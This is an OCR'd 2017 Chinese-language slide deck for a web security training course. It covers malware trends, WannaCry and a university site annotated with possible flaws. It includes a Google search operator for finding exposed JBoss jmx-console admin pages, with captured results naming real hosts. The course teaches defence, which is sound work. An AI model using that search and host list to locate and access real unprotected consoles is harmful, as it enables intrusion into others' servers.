網站安全攻防實務

林智偉

106年8月21日

About Me

- 林智偉
- 資策會資安所–技術研發中心
- 國家資通安全會報技術服務中心
- Web、APP、IoT滲透測試
- 系統開發
- 駭客攻擊手法研究
- EC-Council ECSAv9、CEH、ECSS等國際證照
- 曾執行民間金融單位滲透測試、政府專案滲透測試、網路攻防演練、資安技術稽核

Outline

- 課程規劃介紹
- 惡意軟體發展趨勢
- 網站系統安全管理
- 網站程式開發與攻防
- FAQ
- References

Outline

- **課程規劃介紹**
- 惡意軟體發展趨勢
- 網站系統安全管理
- 網站程式開發與攻防
- FAQ
- References

課程規劃介紹

- **課程目標**
  - 加強學員網站資訊安全管理與基本觀念
  - 了解網站攻擊類型與趨勢
  - 加強網站應用軟體開發人員之安全程式基本概念

課程規劃介紹

- **課程重點**
  - 說明近期惡意軟體行為與發展趨勢
  - 透過案例學習如何掌握網站資訊安全、機敏資訊隱藏、資料庫防護
  - 說明Web應用系統安全管理之建議準則
  - 以程式碼說明漏洞緣由，實例說明並演示修改方法，加強安全程式設計能力
  - 藉由實機演練案例，一步步帶領學員從不安全程式碼修改補強，進行攻擊並引領實作修改，強化教學成效
  - 加強學員資安管理能力及自行診測之能力

Outline

- 課程規劃介紹
- **惡意軟體發展趨勢**
- 網站系統安全管理
- 網站程式開發與攻防
- FAQ
- References

惡意軟體發展趨勢

- **多種攻擊手法**
  - 惡意程式碼、網路釣魚、垃圾郵件、社交工程、區域網路攻擊、網站應用程式弱點及系統弱點利用等
- **攻擊方式演進**
  - 個人電腦→區域網路→網際網路
- **駭客攻擊之目標**
  - 硬碟→企業內部伺服器→公開伺服器主機

惡意軟體發展趨勢

- **APT攻擊**
  - 進階持續性滲透攻擊(Advanced Persistent Threat, APT)
  - 針對特定的公司或組織所進行的複雜網路攻擊
  - 出於經濟利益或競爭優勢
  - 一個長期持續的攻擊
  - 企業型的網路攻擊

惡意軟體發展趨勢

- **APT與傳統攻擊不同之處**

APT	傳統攻擊
特定的目標對象	所有對象
透過多方管道針對目標進行入侵感染	任意散布
因目標的行為而衍生出攻擊的方式	通用的單一方式
專注在高價值或特定資產	不限

惡意軟體發展趨勢

- **WannaCry**

自由時報 Liberty Times Net

臺北市 28-33 ℃

即時新聞 報紙總覽 影音 娛樂 汽車 時尚 體育 3C 評論 食譜 健康

勒索病毒「想哭」橫行 10所學校59電腦中鏢

讚 LINE

2017-05-15 16:48

〔記者吳柏軒／台北報導〕勒索病毒軟體「WannaCry」橫行全球，教育部清查，有10所學校共59台電腦中標，但多是個人電腦或電腦教室等，沒有重要主機，因此直接重灌即可，目前要求各級學校或學術網路管理者加強管理、做好更新，也呼籲不要交付贖金，以免受害。

勒索病毒「WannaCry」肆虐全台，台灣有10所學校59電腦中鏢。（網路畫面）

勒索病毒入侵電腦，將所有電腦檔案加密，讓使用者無法開啟，藉此要求使用者付錢解密，日前「WannaCry」盛行，全球上百萬計電腦受害，台灣也陸續傳出受害情況。

教育部資科司長詹寶珠表示，截至今天下午統計，已有10間學校共59台電腦回報受到該勒索病毒侵入，其中大學較多，北中南各地皆有，但並沒有核心主機受害，多是電腦教室的公用教學用電腦被勒索，但裡面沒有重要資料，目前為止並無學校付贖金。

資科司高級分析師黃士峰解釋，這次中標電腦以南部居多，大部分為電腦教室，因為校方多用還原卡進行管理，但還原時沒有最新的微軟系統更新修補，導致病毒有機可趁，不過也因公用教學電腦沒有重要資料，只要直接重灌即可，並無太大影響，

黃士峰還說，台灣學術網路都有偵測機制，可以主動察覺有無學校受到病毒攻擊，以及防禦機制等，就整體資安設備來說，可降低擴散，台灣方面學術網路暫時未有重大災情。

惡意軟體發展趨勢

- **WannaCry**

惡意軟體發展趨勢


- **靠北工程師ERP事件**
  - 「恭喜你得到免費iphone6s」- 釣魚信件

惡意軟體發展趨勢

- MS17-010

惡意軟體發展趨勢

- MS17-010




惡意軟體發展趨勢

- struts2

惡意軟體發展趨勢

- struts2



惡意軟體發展趨勢

- 網站對駭客來說是很好的進入點

資安人 INFO SECURITY
作對事、用對方法、找對夥伴

首頁 | 焦點新聞 | 資安知識庫 | 研討會 | 產業快訊 | 個資法專區 | 資安急診室 | 資安免費工

首頁 > 焦點新聞

Share

網站被入侵 63%管理者不知道原因

作者：編輯部 -04/02/2012

網站入侵消息時有所聞，讓人驚訝的是這些被入侵網站的管理者，超過半數以上不知道網站被駭客入侵的原因，也不知道如何提高防禦能力及啟動適當的回應機制。

StopBadware和Commtouch於日前發表一份調查報告：被入侵網站(Compromised Websites: An Owner''s Perspective)，調查對象為600多名網站遭入侵的網站管理者，結果顯示出，網站管理員不了解網站被駭的原因，在主動偵測網站被入侵以及問題解決的能力也都有待提升，相關調查數據如下：

一、網站被駭的原因：

- ●····· 63%的受訪者表示不知道。
- ●····· 20%為使用不安全或過時的管理軟體。
- ●····· 12%為電腦遭到病毒或惡意程式攻擊。
- ●····· 6%因為管理員本身或其同事的帳號密碼被竊取。
- ●····· 2%表示因為透過公用電腦或公用WiFi無線網路登入網站而讓駭客有機可乘。

惡意軟體發展趨勢

- **駭客視野**
  - 駭客看的網頁跟你不一樣

惡意軟體發展趨勢


www.academic.ntust.edu.tw/home.php
TAIWAN TECH
National Taiwan University of Science and Technology
Google
網站地圖 | 台科大首頁 | 課程查詢 | 學生資訊系統 | 入學資訊 | English
教務處
Office of Academic Affairs
分類清單
教務長室
最新消息與公告
相關法規
註冊組
研教組
課務組
出版組
綜合業務組
表單下載
意見交流
常見問題
新生入學專區
最新消息
公告106學年度第1學期本校學生修讀輔系、雙主修名額、相關規定、應修科目表及申請日期【教務處註冊組】 [2017-07-06]
1052期末課程評量中獎名單【課務組】 [2017-06-23]
公告106學年度大學部申請轉系學生審查結果【註冊組】 [2017-06-14]
106學年度第一學期名家系列課程時間表【課務組】 [2017-06-09]
公告105學年度下學期學生專業證照獎勵審查通過名單 [2017-05-02]
1052期中教學意見回饋調查中獎名單【課務組】 [2017-04-17]
公告106學年度大學部四年制各系轉系名額、審查標準及申請日期【註冊組】 [2017-03-15]
105學年度第1學期書卷獎得獎公告【註冊組】 [2017-03-14]
公告6月3日補行上班、上課 [2017-03-14]
公告105學年度第2學期大學部學生申請輔系及雙主修審查結果【註冊組】 [2017-03-06]
105學年度第二學期名家系列課程時間表【課務組】 [2017-01-25]
1051期末課程評量中獎名單【課務組】 [2017-01-16]
→ more
NTU SYSTEM
國立臺灣大學系統
公告事項
行事曆
國立臺灣大學系統跨校修讀學分學程專區
資訊公開
教學助理專區
自我評鑑專區
2393580
國立臺灣科技大學 教務處 臺北市 106 大安區基隆路 4 段 43 號 02-2733-3141 本文件所有圖文均受法律保護

惡意軟體發展趨勢


admin.php ? SQLi ?
Directory listing ?
www.academic.ntust.edu.tw/home.php
Sitemap ?
SQL Query ?
CMDi ? XSS ?
TAIWAN TECH National Taiwan University of Science and Technology
網站地圖 | 台科大首頁 | 課程查詢 | 學生資訊系統 | 入學資訊 | English
Login ?
教務處
Office of Academic Affairs
LFI ?
分類清單
教務長室
最新消息與公告
相關法規
註冊組
研教組
課務組
出版組
綜合業務組
表單下載
意見交流
常見問題
新生入學專區
最新消息
公告106學年度第1學期本校學生修讀輔系、雙主修名額、相關規定、應修科目表及申請日期【教務處註冊組】 [2017-07-06]
1052期末課程評量中獎名單【課務組】 [2017-06-23]
LFI ?
公告106學年度大學部申請轉系學生審查結果【註冊組】 [2017-06-14]
106學年度第一學期名家系列課程時間表【課務組】 [2017-06-09]
公告105學年度下學期學生專業證照獎勵審查通過名單 [2017-05-02]
1052期中教學意見回饋調查中獎名單【課務組】 [2017-04-17]
公告106學年度大學部四年制各系轉系名額、審查標準及申請日期【註冊組】 [2017-03-15]
105學年度第1學期書卷獎得獎公告【註冊組】 [2017-03-14]
公告6月3日補行上班、上課 [2017-03-14]
公告105學年度第2學期大學部學生申請輔系及雙主修審查結果【註冊組】 [2017-03-06]
105學年度第二學期名家系列課程時間表【課務組】 [2017-01-25]
1051期末課程評量中獎名單【課務組】 [2017-01-16]
→ more
Default password ?
NTU SYSTEM
國立臺灣大學系統
公告事項
行事曆
國立臺灣大學系統跨校修讀學分學程專區
資訊公開
教學助理專區
自我評鑑專區
239358O
國立臺灣科技大學 教務處 臺北市 106 大安區基隆路 4 段 4 號 02-2733-3141 本文件所有圖文均受法律保護

惡意軟體發展趨勢

view-source:www.academic.ntust.edu.tw/home.php

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="zh-tw">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" /><meta name="keywords" content="請填寫網站關鍵記事，用半角逗號(,)隔開" />
<meta name="description" content="請填寫網站簡述" />
<meta content="index,follow" name="robots">
<title>國立臺灣科技大學 教務處 </title>
<link rel="stylesheet" href="/ezfiles/1/1001/static/combine-zh-tw.css" type="text/css" />
<!--[if lte IE 6]>
<link rel="stylesheet" href="/style/style-ie6.css" type="text/css" />
<![endif]-->
<script type="text/javascript" src='/lib/js/jquery.js'></script>
<script type="text/javascript" src='/lib/js/jquery-migrate.js'></script>
<noscript>Your browser does not support JavaScript!</noscript>
<script language="javascript"><!--
 var isHome = true
 --></script>
<noscript>Your browser does not support JavaScript!</noscript>
<script type="text/javascript" src="/js/20170313.php"></script><noscript>Your browser does not support JavaScript!</noscript>
<script type="text/javascript" src='/lib/js/calendar/scw.zh-tw.js'></script><noscript>Your browser does not support JavaScript!</noscript>
<script type="text/javascript" src='/lib/js/calendar/scw.js'></script><noscript>Your browser does not support JavaScript!</noscript>
<script type='text/javascript'>
var divOs = new divOsClass('divOs');
divOs.setInfo('imagedir','/images');
divOs.setInfo('styledir','/style');
divOs.setInfo('waitWord','');
var _SiteCounter=2393580
divOs.Cookie.setCookie('_counter',_SiteCounter,0,'')

$(document).ready(function(){
    divOs.runOnload();
});
var ssoLoginUrl = "";
</script><noscript>Your browser does not support JavaScript!</noscript>
</head>

<body class="page_home">
<!-- Outer Container Begin  -->
<!-- Outer's Width, LAYOUT=Center/Left/Right -->
<div class="outer-outer">
<div class="outer layout_type"><div class="container"><div class="container-inner">
    <!-- Head Begin -->
    <div class="mainhead"><div class="mainhead-inner">
        <div id="Dyn_head">

<div class="selfhead">


      <div class="head_03">
<div class="head_02">
<div class="head_01">
<div class="logo">
    <a href="/home.php" title="國立臺灣科技大學教務處">
        <img src="/ezfiles/5/1005/img/1303/logo.png"/>
    </a>
</div>
```

Outline

- 課程規劃介紹
- 惡意軟體發展趨勢
- **網站系統安全管理**
- 網站程式開發與攻防
- FAQ
- References

網站系統安全管理

- **主機Server相關**
  - 資訊洩漏
  - 開啟的服務
  - 弱密碼
  - Patch&Update
  - 加密儲存
  - Oauth

網站系統安全管理


- **主機Server相關**
  - 資訊洩漏
    - **管理頁面暴露**
    - 目錄瀏覽(Index of)
    - 錯誤訊息

    - 引響不大？
    - 不是問題？
    - 沒有重大資訊不重要？


網站系統安全管理

- 舉個例子
  - site:cn inurl:jmx-console


網站系統安全管理


site:cn inurl:jmx-console -...
https://www.google.com.tw/searcl
Search
site:cn inurl:jmx-console
全部
圖片
影片
新聞
地圖
更多
搜尋工具
約有 5,290 項結果 (搜尋時間：0.58 秒)
提示： 只顯示繁體中文搜尋結果。您可以在使用偏好中指定搜尋語言
jboss.management.local:j2eeType=WebModule ...
www.cdi.cn:4237/jmx-console/HtmlAdaptor?...local%3Aj... 翻譯這個網頁
Attribute Name (Access) Type Description, Attribute Value. DeploymentDescriptor (R) java.lang.String MBean Attribute. The standard web descriptor for the html ...
jboss jmx console - 给搜搜索
geiso.cn/jboss+jmx+console.html 轉為繁體網頁
JBoss服务器正常启动后,可以进入到JBoss的管理端来查看服务器已经加载的Bean。在浏览器中打开"http://localhost:8080/jmx-console/",将打开如图3-4所示的JBoss ...
自定义应用监控 - 卓豪
www.zohocorp.com.cn/.../jmx-console-snmp-console.html 轉為繁體網頁
Use Applications Manager to build snmp consoles, jmx consoles for SNMP or JMX MBeans along with Alerting and Reports.
JBoss JMX Management Console - hys.localdomain ...
www.lerkang.cn/jmx-console/HtmlAdaptor?action... 翻譯這個網頁
JMX Agent View. hys.localdomain (172.16.150.30) - web. ObjectName Filter (e.g.: "jboss:*", "*:service=invoker,*"): Sat Apr 09 04:01:06 CST 2016 ...
JMX MBean View
bocoal.cn/jmx-console/HtmlAdaptor?...deployment%3Aw... 翻譯這個網頁
2016年4月13日 - Attribute Name, Access, Type, Description, Attribute Value. ParentName,

網站系統安全管理


site:cn inurl:jmx-console - Go···
MBean Inspector
[redacted]/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.management.local%3Aj2eeType%3DWeb
JMX MBean View
Name
Domain
jboss.management.local
name
jmx-console.war
J2EEServer
Local
J2EEApplication
null
j2eeType
WebModule
Java Class
org.jboss.management.j2ee.WebModule
Description
Management Bean.
Back to Agent View
Refresh MBean View
Attribute Name (Access)
Type
Description
Attribute Value
The standard web descriptor for the html adaptor
HtmlAdaptor
org.jboss.jmx.adaptor.html.HtmlAdaptorServlet
ClusteredConsoleServlet
org.jboss.jmx.adaptor.html.ClusteredConsoleServlet
jgProps

